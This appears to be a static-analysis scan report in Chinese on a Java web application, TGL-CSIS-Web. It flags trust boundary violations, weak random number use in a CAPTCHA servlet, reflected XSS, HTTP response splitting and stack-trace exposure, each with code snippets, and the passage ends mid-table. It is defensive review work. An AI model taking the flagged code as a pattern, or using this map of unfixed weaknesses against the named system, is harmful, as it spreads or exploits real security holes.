線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=297

結果評論

狀態新的

方法redirectCSIS在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java第39

行,元素""userId""取得使用者輸入。該元素值於程式流程中沒有被正確地過濾(Filter)或驗證,並最終存儲在伺服器端的會話(Session),在logon行TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java的第191行。這構成一個信任 邊界衝突(Trust Boundary Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java
行	41	242
物件	""userId""	csisNameList

代碼片斷

檔案名稱 TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest request, HttpServletResponse response) {

```
....
41. String userId =
StringUtils.isNotBlank(request.getParameter("userId"))?CommonUtil.AllTri
m(CommonUtil.safeString(request.getParameter("userId"))):"";
```

A

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java

方法

public String logon(HttpServletRequest rq, String userId) throws ParameterValidationException, IOException {

```
webSessionBean.getSession().setAttribute("csisNameList",
csisNameList);
```

Trust Boundary Violation\路徑 3:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=298

結果評論

狀態新的



方法redirectCSIS在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java第39

行,元素request取得使用者輸入。該元素值於程式流程中沒有被正確地過濾(Filter)或驗證,並最終存儲在伺服器端的會話(Session),在logon行TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java的第191行。這構成一個信任 邊界衝突(Trust Boundary Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java
行	39	270
物件	request	webSessionBean

代碼片斷

檔案名稱 TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest request, HttpServletResponse response) {

....
39. public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest request, HttpServletResponse response) {

A

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java

方法

public String logon(HttpServletRequest rq, String userId) throws ParameterValidationException, IOException {

```
....
270.
    webSessionBean.getSession().setAttribute(Constant.WEB_SESSION_BEAN
, webSessionBean);
```

Trust Boundary Violation\路徑 4:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=299

結果評論

狀態新的

方法redirectCSIS在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java第39

行,元素""userId""取得使用者輸入。該元素值於程式流程中沒有被正確地過濾(Filter)或驗證,並最終存儲在伺服器端的會話(Session),在logon行TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java的第191行。這構成一個信任 邊界衝突(Trust Boundary Violation)。



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java
行	41	270
物件	""userId""	webSessionBean

檔案名稱

TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest request, HttpServletResponse response) {

```
....
41. String userId =
StringUtils.isNotBlank(request.getParameter("userId"))?CommonUtil.AllTri
m(CommonUtil.safeString(request.getParameter("userId"))):"";
```

檔案名稱

TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java

方法

public String logon(HttpServletRequest rq, String userId) throws ParameterValidationException, IOException {

```
....
270.
webSessionBean.getSession().setAttribute(Constant.WEB_SESSION_BEAN
, webSessionBean);
```

Trust Boundary Violation\路徑 5:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=300

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/Home/BankInputView.xhtml第1

行,元素CxInput取得使用者輸入。該元素值於程式流程中沒有被正確地過濾(Filter)或驗證,並最終存儲在伺服器端的會話(Session),在onBankChosen行TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/home/BankInputViewMgBn.java的第69行。這構成一個信任邊界衝突(Trust Boundary Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Home/Bank InputView.xhtml	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/home/BankInputViewMgBn.java
行	21	78
物件	CxInput	getBankCode



檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/Home/BankInputView.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>

21. <h:body>

٧

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/home/BankInputViewMgBn.java

方法 public void onBankChosen(BankBiccodeBranch bankBiccodeBranch) {

78. session.setAttribute("owner.selectedBankCode", bankBiccodeBranch.getBankCode());

Use of Cryptographically Weak PRNG

查詢路徑:

Java\Cx\Java Medium Threat\Use of Cryptographically Weak PRNG 版本:1

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.4 - Insecure communications

OWASP Top 10 2013: A6-Sensitive Data Exposure OWASP Top 10 2017: A3-Sensitive Data Exposure NIST SP 800-53: SC-13 Cryptographic Protection (P1)

FISMA 2014: Media Protection

描述

Use of Cryptographically Weak PRNG\路徑 1:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=31

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet 方法使用較弱的演算法 nextLong

來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數, 使攻擊者可以猜測正確 值。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java
行	50	50
物件	nextLong	nextLong

代碼片斷



檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java protected void doGet(HttpServletRequest req, HttpServletResponse response)

50. String token = Long.toString(Math.abs(r.nextLong()), 36);

Use of Cryptographically Weak PRNG\路徑 2:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=32

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet 方法使用較弱的演算法 nextInt

來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數, 使攻擊者可以猜測正確 值。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java
行	59	59
物件	nextInt	nextInt

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java protected void doGet(HttpServletRequest req, HttpServletResponse response)

int red = randomGenerator.nextInt(255);

Use of Cryptographically Weak PRNG\路徑 3:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=33

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet 方法使用較弱的演算法 nextInt

來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數, 使攻擊者可以猜測正確 值。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl



	t/CaptchaServlet.java	t/CaptchaServlet.java
行	60	60
物件	nextInt	nextInt

檔案名稱 方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java protected void doGet(HttpServletRequest req, HttpServletResponse response)

int green = randomGenerator.nextInt(255);

Use of Cryptographically Weak PRNG\路徑 4:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=34

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet 方法使用較弱的演算法 nextInt

來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數, 使攻擊者可以猜測正確 值。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java
行	61	61
物件	nextInt	nextInt

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java protected void doGet(HttpServletRequest req, HttpServletResponse response)

int blue = randomGenerator.nextInt(255);

Use of Insufficiently Random Values

查詢路徑:

Java\Cx\Java Medium Threat\Use of Insufficiently Random Values 版本:1

類別

OWASP Top 10 2017: A9-Using Components with Known Vulnerabilities

NIST SP 800-53: SC-28 Protection of Information at Rest (P1)

FISMA 2014: Media Protection

描述



Use of Insufficiently Random Values\路徑 1:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=35

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet 方法使用較弱的演算法 nextLong

來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數, 使攻擊者可以猜測正確 值。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java
行	50	50
物件	nextLong	nextLong

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java protected void doGet(HttpServletRequest req, HttpServletResponse response)

50. String token = Long.toString(Math.abs(r.nextLong()), 36);

Use of Insufficiently Random Values\路徑 2:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=36

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet 方法使用較弱的演算法 nextInt

來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數, 使攻擊者可以猜測正確 值。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java
行	59	59
物件	nextInt	nextInt

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java



方法 protected void doGet(HttpServletRequest req, HttpServletResponse response)

59. int red = randomGenerator.nextInt(255);

Use of Insufficiently Random Values\路徑 3:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=37

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet 方法使用較弱的演算法 nextInt

來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數, 使攻擊者可以猜測正確 值。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java
行	60	60
物件	nextInt	nextInt

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java protected void doGet(HttpServletRequest req, HttpServletResponse response)

int green = randomGenerator.nextInt(255);

Use of Insufficiently Random Values\路徑 4:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=38

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java 中第 40 行的 doGet 方法使用較弱的演算法 nextInt

來產生隨機值。這些值可能會被當作金鑰值、個人身分辨識或是加密輸入變數, 使攻擊者可以猜測正確 值。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/CaptchaServlet.java



行	61	61
物件	nextInt	nextInt

代碼片斷 檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java protected void doGet(HttpServletRequest req, HttpServletResponse response)

int blue = randomGenerator.nextInt(255);

CGI Reflected XSS All Clients

杳詢路徑:

Java\Cx\Java Medium Threat\CGI Reflected XSS All Clients 版本:1

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.7 - Cross-site scripting (XSS)

OWASP Top 10 2017: A7-Cross-Site Scripting (XSS) NIST SP 800-53: SI-15 Information Output Filtering (P0)

FISMA 2014: System And Information Integrity OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)

描述

CGI Reflected XSS All Clients\路徑 1:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=270

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosCommon/FundChooseView.xhtml第1 行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/poscommon/FundChooseViewMgBn.java的134行。 這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosCommon/FundChooseView.xhtml	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/poscommon/FundChoo seViewMgBn.java
行	18	135
物件	CxInput	println

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/PosFunction/PosCommon/FundChooseView.xhtml

方法 <!DOCTYPE html>



A

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/poscommon/FundChoo

seViewMgBn.java

方法 public void onChoose(String fundCode) {

....
135. System.out.println("fundCode: " + fundCode);

CGI Reflected XSS All Clients\路徑 2:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=271

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/PosFunction/PosCommon/FundChooseView.xhtml第1 行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/poscommon/FundChooseViewMgBn.java的134行。 這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/PosFunction /PosCommon/FundChooseView.xhtml	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/poscommon/FundChoo seViewMgBn.java
行	32	135
物件	CxInput	println

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/PosFunction/PosCommon/FundChooseView.xhtml

方法 <!DOCTYPE html>

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檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/poscommon/FundChoo

seViewMgBn.java

方法 public void onChoose(String fundCode) {

135. System.out.println("fundCode: " + fundCode);

CGI Reflected XSS All Clients\路徑 3:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=272

結果評論

狀態新的

方法xmlns="http://www.w3.org/1999/xhtml"在TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail15.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java的179行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	1 0,	
	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ PolicyDetail/PolicyDetail15.xhtml	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java
行	11	187
物件	CxInput	printf

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail15.xhtml

方法 <ui:composition xmlns="http://www.w3.org/1999/xhtml"

value="#{policyDetail15MgBn.webReportId}">

A

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

方法 public void openViewForNote(String docNo, String reportId, String type) {

187. System.out.printf("claimCaseNo: %s\nreportId: %s\ntype: %s\n", docNo, reportId, type);

HTTP Response Splitting



查詢路徑:

Java\Cx\Java Medium Threat\HTTP Response Splitting 版本:0

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.7 - Cross-site scripting (XSS)

OWASP Top 10 2017: A1-Injection

NIST SP 800-53: SI-10 Information Input Validation (P1)

FISMA 2014: System And Information Integrity

描述

HTTP Response Splitting\路徑 1:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=281

結果評論

狀態新的

方法getRequestUrl在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第77 行從getRequestURL元素獲得使用者輸入。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證,並 最終在onInvalidSessionDetectedTGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java的第39行使用HTTP回應表頭。這可能 為HTTP回應截斷(HTTP Response Splitting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java
行	78	72
物件	getRequestURL	sendRedirect

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java private String getRequestUrl(HttpServletRequest request) {

78. StringBuffer requestURL = request.getRequestURL();

A

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

public void onInvalidSessionDetected(HttpServletRequest request,

HttpServletResponse response)

....
72. response.sendRedirect(requestURI);

HTTP Response Splitting\路徑 2:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid



=10681&pathid=282

結果評論

狀態新的

方法getRequestUrl在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第77 行從getQueryString元素獲得使用者輸入。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證,並 最終在onInvalidSessionDetectedTGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java的第39行使用HTTP回應表頭。這可能為HTTP回應截斷(HTTP Response Splitting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java
行	84	72
物件	getQueryString	sendRedirect

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java private String getRequestUrl(HttpServletRequest request) {

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檔案名稱

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

方法 public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

....
72. response.sendRedirect(requestURI);

Information Exposure Through an Error Message

查詢路徑:

Java\Cx\Java Low Visibility\Information Exposure Through an Error Message 版本:1

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.5 - Improper error handling

OWASP Top 10 2013: A5-Security Misconfiguration

NIST SP 800-53: SI-11 Error Handling (P2)

OWASP Top 10 2017: A6-Security Misconfiguration

FISMA 2014: Configuration Management

描述

Information Exposure Through an Error Message\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=185



結果評論

狀態 新的

方法redirectCSIS在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java第39

行因元素e異常截取Exception。此值經程式流程最終輸出到方法redirectCSIS在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java第39行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java
行	71	75
物件	e	error

代碼片斷

檔案名稱

TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest request, HttpServletResponse response) {

Information Exposure Through an Error Message\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=186

結果評論

狀態新的

方法redirectCSIS在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java第39

行因元素e異常截取Exception。此值經程式流程最終輸出到方法redirectCSIS在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java第39行提供給使用者。這可能因系統異常, 提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java
行	71	72
物件	е	printStackTrace

代碼片斷



檔案名稱 TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest request, HttpServletResponse response) {

```
71. }catch(Exception e) {
72. e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 3:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=187

結果評論

狀態新的

方法logon在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java第191 行因元素e異常截取Exception。此值經程式流程最終輸出到方法logon在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java第191行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java
行	275	277
物件	e	error

代碼片斷

檔案名稱 TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java public String logon(HttpServletRequest rq, String userId) throws ParameterValidationException, IOException {

```
275. } catch (Exception e) {
....
277. logger.error("redirect function error: " +
e.getMessage());
```

Information Exposure Through an Error Message\路徑 4:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=188

結果評論

狀態新的

方法logon在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java第191 行因元素e異常截取Exception。此值經程式流程最終輸出到方法logon在TGL-CSIS-



Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java第191行提供給使用者。這可能因系統異常, 提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java
行	275	276
物件	е	printStackTrace

代碼片斷

檔案名稱

TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java public String logon(HttpServletRequest rq, String userId) throws ParameterValidationException, IOException {

```
275. } catch (Exception e) {
276. e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 5:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=189

結果評論

狀態新的

方法doFilter在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/EDDARefererFilter.java第48 行因元素e異常截取Exception。此值經程式流程最終輸出到方法doFilter在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/filter/EDDARefererFilter.java第48行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/EDDARefererFilter.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/EDDARefererFilter.java
行	74	75
物件	е	printStackTrace

代碼片斷 檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/EDDARefererFilter.java public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

```
74. } catch (EncodingException e) {
75. e.printStackTrace();
```



Information Exposure Through an Error Message\路徑 6:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=190

結果評論

狀態新的

方法doFilter在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/IPCheckFilter.java第46 行因元素e異常截取Exception。此值經程式流程最終輸出到方法doFilter在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/filter/IPCheckFilter.java第46行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/IPCheckFilter.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/IPCheckFilter.java
行	62	63
物件	e	printStackTrace

代碼片斷機客名稱

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/IPCheckFilter.java 方法 public void doFilter(ServletRequest request, ServletResponse response,

FilterChain chain)

```
62. } catch (EncodingException e) {
63. e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 7:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=191

結果評論

狀態新的

方法doFilter在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/RefererFilter.java第49 行因元素e異常截取Exception。此值經程式流程最終輸出到方法doFilter在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/filter/RefererFilter.java第49行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/RefererFilter.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/RefererFilter.java
行	75	76
物件	е	printStackTrace

代碼片斷



檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/RefererFilter.java public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

FilterChain chain)

75. } catch (EncodingException e) {
6. e.printStackTrace();

Information Exposure Through an Error Message\路徑 8:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=192

結果評論

狀態新的

方法processRequest在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java第65 行因元素e異常截取Exception。此值經程式流程最終輸出到方法processRequest在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java第65行提供給使用者。這可能因系統異常,提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
